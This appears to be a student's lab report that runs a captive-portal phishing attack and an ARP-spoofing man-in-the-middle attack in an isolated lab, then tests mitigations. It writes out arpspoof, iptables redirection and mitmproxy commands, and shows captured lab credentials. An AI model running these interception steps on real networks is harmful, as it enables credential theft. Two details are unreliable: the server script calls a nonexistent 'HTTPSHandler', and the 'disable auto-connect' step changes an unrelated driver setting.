
Captive Portal



Credentials Entered



Wireshark the pcap file



Short Analysis of Success Vectors and Risks

The attack succeeds by using DNSChef to intercept requests for legitimate domains and provide a spoofed IP address, redirecting the victim to a rogue server. By creating a simple login page that offers a free service, users will give their sensitive information for that service (phishing). Furthermore, exploiting the lack of encryption in HTTP, the attacker can capture sensitive data in transit.

The primary risk is the exposure of credentials in plaintext. Additionally, once an attacker controls the DNS, they can perform more attacks on the user. And finally, if a user ignores browser security warnings, they become highly vulnerable to further manipulation and data theft.

Phase 4:

Enable packet forwarding

```
(saeid@kali)-[~/Mob_Lab_Project]
$ sudo sysctl -w net.ipv4.ip_forward=1
[sudo] password for saeid:
net.ipv4.ip_forward = 1
```

This ensures that intercepted traffic is routed between the victim and the server, preventing a Denial of Service (DoS) and allowing the MitM attack to remain undetected by the user.

Perform destination NAT redirection

```
(saeid@kali)-[~/Mob_Lab_Project]
$ sudo iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
sudo iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080
[sudo] password for saeid:
```

These rules intercept all the traffic that is going through HTTP (80) and HTTPS (443) and redirecting it to port 8080, where the mitmproxy is listening to capture data.

Run mitmproxy

```
(saeid@kali)-[~/Mob_Lab_Project]
$ mitmproxy --mode transparent --showhost -w phase4_mitm_log
```

Filter all

```
↓ [0/0]
[f:a][showhost][transparent]
: set view_filter 'a'
```

ARP spoof

```
(saeid@kali)-[~/Mob_Lab_Project]
$ sudo arpspoof -i eth0 -t 10.10.0.20 10.10.0.10
8:0:27:90:48:19 8:0:27:94:d:9f 0806 42: arp reply 10.10.0.10 is-at 8:0:27:90:48:19
8:0:27:90:48:19 8:0:27:94:d:9f 0806 42: arp reply 10.10.0.10 is-at 8:0:27:90:48:19

(saeid@kali)-[~/Mob_Lab_Project]
$ sudo arpspoof -i eth0 -t 10.10.0.10 10.10.0.20
[sudo] password for saeid:
8:0:27:90:48:19 8:0:27:d3:0:fe 0806 42: arp reply 10.10.0.20 is-at 8:0:27:90:48:19
```

- 1) arpspoof -i eth0 -t 10.10.0.20 10.10.0.10: tells the Windows machine (10.10.0.20) that the Gateway (10.10.0.10) is now my MAC address.
- 2) arpspoof -i eth0 -t 10.10.0.10 10.10.0.20: tells the Gateway (10.10.0.10) that the Windows machine (10.10.0.20) is now at my MAC address.

Captive Portal



Free Wi-Fi

Not secure | 10.10.0.10

Free Public Wi-Fi

Please enter your credentials to continue:

Username:

Password:

Credentials Entered



Free Wi-Fi

Not secure | 10.10.0.10


Free Public Wi-Fi

Please enter your credentials to continue:

Username:

Password:

Captured Credentials



```
saeid@kali: ~/Mob_Lab_Project x saeid@kali: ~/Mob_Lab_Project x saeid@kali: ~/Mob_Lab_Project x
Flow Details
2026-03-18 18:43:57 GET http://10.10.0.10/login.html?user=SaeidH&pass=Password123
← 404 Not Found text/html 272b 6ms

Request Response Detail
Host: 10.10.0.10
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 Edg/138.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.0.10/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Query [m:auto]
user: SaeidH
pass: Password123
```

The captured data shows that since the credentials were sent through HTTP, the attackers can see sensitive information, such as the username, password, type of OS the client is using, and the date and time of the request.

Windows Detection Script

```
C:\Users\Windows 10\Desktop>python mitm_detector.py
Script is running
Scanning Network
ALERT: Possible MitM Attack
Duplicated MAC Address: 08-00-27-90-48-19

C:\Users\Windows 10\Desktop>_
```

The limitation of this attack is that it can only work on a Local Area Network (LAN), because ARP spoofing requires the attacker to be in the same Wi-Fi network. Another limitation is that if the website used HTTPS instead of HTTP, the attacker wouldn't be able to see the data since it would be encrypted. Additionally, ARP spoofing creates a lot of noise, because it sends thousands of packets per minute, and a simple basic Intrusion Detection System (IDS) can easily flag this behaviour by looking for duplicate MAC addresses.

Phase 5:

Mitigation 1: Enforce HTTPS

Create a python script to make the server run on HTTPS

```
import http.server
import ssl

server_address = ('0.0.0.0', 8443)
handler = http.server.SimpleHTTPRequestHandler

context = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
context.load_cert_chain(certfile="server.crt", keyfile="server.key")

httpd = http.server.HTTPSHandler(server_address, handler)
httpd.socket = context.wrap_socket(httpd.socket, server_side=True)

print("Serving securely on https://10.10.0.10:8443")
try:
    httpd.serve_forever()
except KeyboardInterrupt:
    print("Server stopped.")
    httpd.server_close()
```

Create a certificate and key for the server

[illegible]


Run the HTTPS script

```
saeid@server:~/Lab_Project$ ls
index.html  secure_server.py  server.crt  server.key
saeid@server:~/Lab_Project$ sudo python3 secure_server.py
[sudo] password for saeid:
Serving securely on https://10.10.0.10:8443
```


Attack 1: Run tcpdump

```
(saeid@kali)-[~/Mob_Lab_Project]
$ sudo tcpdump -i eth0 -w attack_after.pcap
[sudo] password for saeid:
tcpdump: listening on eth0, link-type EN10MB (
```

Search for <https://10.10.0.10:8443>



Entered Credentials



Free Wi-Fi

Not secure | https://10.10.0.10:8443


Free Public Wi-Fi

Please enter your credentials to continue:

Username:

Password:

Wireshark attack_after.pcap



No.	Time	Source	Destination	Protocol	Length	Info
548	83.420915	10.10.0.10	10.10.0.20	TLSv1.3	309	Application Data
551	83.422718	10.10.0.10	10.10.0.20	TLSv1.3	618	Application Data, Application D
676	111.202207	10.10.0.20	10.10.0.10	TLSv1.3	2058	Client Hello
678	111.203132	10.10.0.10	10.10.0.20	TLSv1.3	295	Server Hello, Change Cipher Spe
679	111.204800	10.10.0.20	10.10.0.10	TLSv1.3	84	Change Cipher Spec, Application
686	111.217987	10.10.0.20	10.10.0.10	TLSv1.3	1755	Client Hello
688	111.219799	10.10.0.10	10.10.0.20	TLSv1.3	1553	Server Hello, Change Cipher Spe
690	111.221507	10.10.0.20	10.10.0.10	TLSv1.3	84	Change Cipher Spec, Application
702	111.239198	10.10.0.20	10.10.0.10	TLSv1.3	1851	Client Hello
704	111.240202	10.10.0.20	10.10.0.10	TLSv1.3	1787	Client Hello
706	111.241342	10.10.0.10	10.10.0.20	TLSv1.3	1553	Server Hello, Change Cipher Spe
708	111.242748	10.10.0.20	10.10.0.10	TLSv1.3	134	Change Cipher Spec, Application
709	111.243058	10.10.0.20	10.10.0.10	TLSv1.3	836	Application Data
710	111.244118	10.10.0.10	10.10.0.20	TLSv1.3	309	Application Data
711	111.244118	10.10.0.10	10.10.0.20	TLSv1.3	873	Application Data, Application D
715	111.246845	10.10.0.10	10.10.0.20	TLSv1.3	1553	Server Hello, Change Cipher Spe
718	111.250402	10.10.0.20	10.10.0.10	TLSv1.3	84	Change Cipher Spec, Application

Frame 706: Packet, 1553 bytes on wire (12424 bits), 1553 bytes captured (12424 bits)

Ethernet II, Src: PCSSystemtec_d3:00:fe (08:00:27:d3:00:fe), Dst: PCSSystemtec_94:0d:9f (08:00:27:94:0d:9f)

Internet Protocol Version 4, Src: 10.10.0.10, Dst: 10.10.0.20

Transmission Control Protocol, Src Port: 8443, Dst Port: 63383, Seq: 1, Ack: 1798, Len: 1499

Transport Layer Security

[Stream index: 7]

TLSv1.3 Record Layer: Handshake Protocol: Server Hello

TLSv1.3 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec

TLSv1.3 Record Layer: Application Data Protocol: Application Data

Opaque Type: Application Data (23)

Version: TLS 1.2 (0x0303)

Length: 23

Encrypted Application Data: cfacca6760facc20afd2d0be33880ff5903f62bb953cf

TLSv1.3 Record Layer: Application Data Protocol: Application Data

TLSv1.3 Record Layer: Application Data Protocol: Application Data

TLSv1.3 Record Layer: Application Data Protocol: Application Data

After capturing the packets, the attacker will not be able to access the credentials, because everything is encrypted.

Attack 2: Enable IP Forwarding

```
(saeid@kali)-[~/Mob_Lab_Project]
$ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

Perform destination NAT redirection

```
(saeid@kali)-[~/Mob_Lab_Project]
$ sudo iptables -t nat -F
sudo iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 8443 -j REDIRECT --to-port 8080
[sudo] password for saeid:
```

Run mitmproxy


```
(saeid@kali)-[~/Mob_Lab_Project]
$ sudo mitmproxy --mode transparent --showhost --ssl-insecure -w mitm_after.mitm
```

ARP spoof


```
(saeid@kali)-[~/Mob_Lab_Project]
$ sudo arpspoof -i eth0 -t 10.10.0.20 10.10.0.10
8:0:27:90:48:19 8:0:27:94:d:9f 0806 42: arp reply 10.10.0.10 is-at 8:0:27:90:48:19
8:0:27:90:48:19 8:0:27:90:48:19 0806 42: arp reply 10.10.0.10 is-at 8:0:27:90:48:19

(saeid@kali)-[~/Mob_Lab_Project]
$ sudo arpspoof -i eth0 -t 10.10.0.10 10.10.0.20
[sudo] password for saeid:
8:0:27:90:48:19 8:0:27:d3:0:fe 0806 42: arp reply 10.10.0.20 is-at 8:0:27:90:48:19
```


Search for <https://10.10.0.10:8443>



Browser Warning



Entered Credentials



Captured Credentials

```
Flow Details
2026-03-23 14:20:07 GET https://10.10.0.10:8443/login.html?user=SaeidH&pass=Password123
← 404 File not found text/html 335b 8ms

Request      Response      Detail
Host:        10.10.0.10:8443
Connection:  keep-alive
sec-ch-ua:    "Not)A;Brand";v="8", "Chromium";v="138", "Microsoft Edge";v="138"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent:   Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 Edg/138.0.0.0
Accept:       text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:      https://10.10.0.10:8443/
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9

Query [m:auto]
user: SaeidH
pass: Password123
```

Even though the server uses HTTPS, the attacker can still capture the credentials, because the user’s information is being sent to the server through the attacker. Meaning the attacker can see everything before it reaches the server.

Before vs After Table

Feature	Phase 3 (Captive Portal)	Phase 4 (MITM)	Phase 5 (HTTPS)
Primary Method	DNS Spoofing	ARP Spoofing	SSL/TLS Inspection
Traffic Visibility (Wireshark)	Visible (HTTP Plaintext)	Not used	Encrypted (TLS Payload)
mitmproxy Result	Not used	Showed Credentials	Showed Credentials
Security Status	Vulnerable	Vulnerable	Protects against Phase 3 only

The Mitigation Change Log

- 1) Replaced the Apache’s HTTP with a Python-based TLS/SSL server.
- 2) Generated a self-signed certificate and private key.
- 3) Enforced encryption in the server code.

Mitigation 2: Use VPN (Simulation)

A VPN encapsulates data by wrapping it inside a secondary, secure transport protocol. Instead of the browser communicating directly with the server via HTTPS (Port 8443), the traffic is tunnelled through a Secure Shell (SSH) connection. This process hides the internal web-based communication from the local network. If someone uses mitmproxy, the traffic will not be recognizable but seen as a stream of encrypted SSH packets. This effectively moves the security from the Application Layer down to the Transport or Network Layer, making the original protocol invisible to the intercepting tool.

Before vs After Table

Feature	Phase 3 (Captive Portal)	Phase 4 (MITM)	Phase 5 (VPN Simulation)
Primary Method	DNS Spoofing	ARP Spoofing	Protocol Encapsulation (SSH/VPN)
Traffic Visibility	Cleartext (Visible)	Cleartext (Visible)	Encapsulated (Invisible)
Security Status	Vulnerable	Vulnerable	Successful Mitigation

Mitigation 3: Disable Auto Connect

Go to settings then Network & Internet

Find a setting



System

Display, sound, notifications,
power



Devices

Bluetooth, printers, mouse



Phone

Link your Android, iPhone



Network & Internet

Wi-Fi, airplane mode, VPN



Personalization

Background, lock screen, colors



Apps

Uninstall, defaults



Accounts


Your accounts, email, sync,
work, family




Time & Language

Speech, region, date


Status then Change adapter options



Ethernet then Properties



Uncheck Link-Layer Topology Discovery Mapper I/O Driver



This prevents the victim's device from automatically joining a rogue hotspot without the user realizing it.

Before vs After

Mitigation	Strategy	Security Benefit
HTTPS (TLS)	Data Encryption	Protects payload from sniffing
VPN Simulation	Encapsulation	Hides protocol from MITM
Disable Auto-Connect	Client Configuration	Prevents silent joining of Rogue APs

Detection Heuristics:

The detection heuristics in Phase 5 look for abnormal behaviour rather than search for specific data content. A heuristic engine would flag the traffic in Phase 5 as "High Entropy". Because the encrypted data would look like random noise, the system will identify that the payload is no longer cleartext. If the system expects HTTP web traffic but sees an encrypted tunnel, the heuristic will identify this as a protocol encapsulation. The most common heuristic for detecting an MITM attack is a CA Issuer Mismatch. If the browser suddenly sees a

certificate for a site that wasn't issued by a trusted global authority, the heuristic flags a potential interception.

Lesson Learned:

Only encrypting does not keep the data secure, because there are certain attacks that will bypass the encryption and capture the packet in plaintext. Using a VPN adds another layer of security, which means if the attacker is using a MITM attack, they won't be able to see the data.

Recommendations:

- Disable Auto-Connect to prevent unknowingly joining a rogue network.
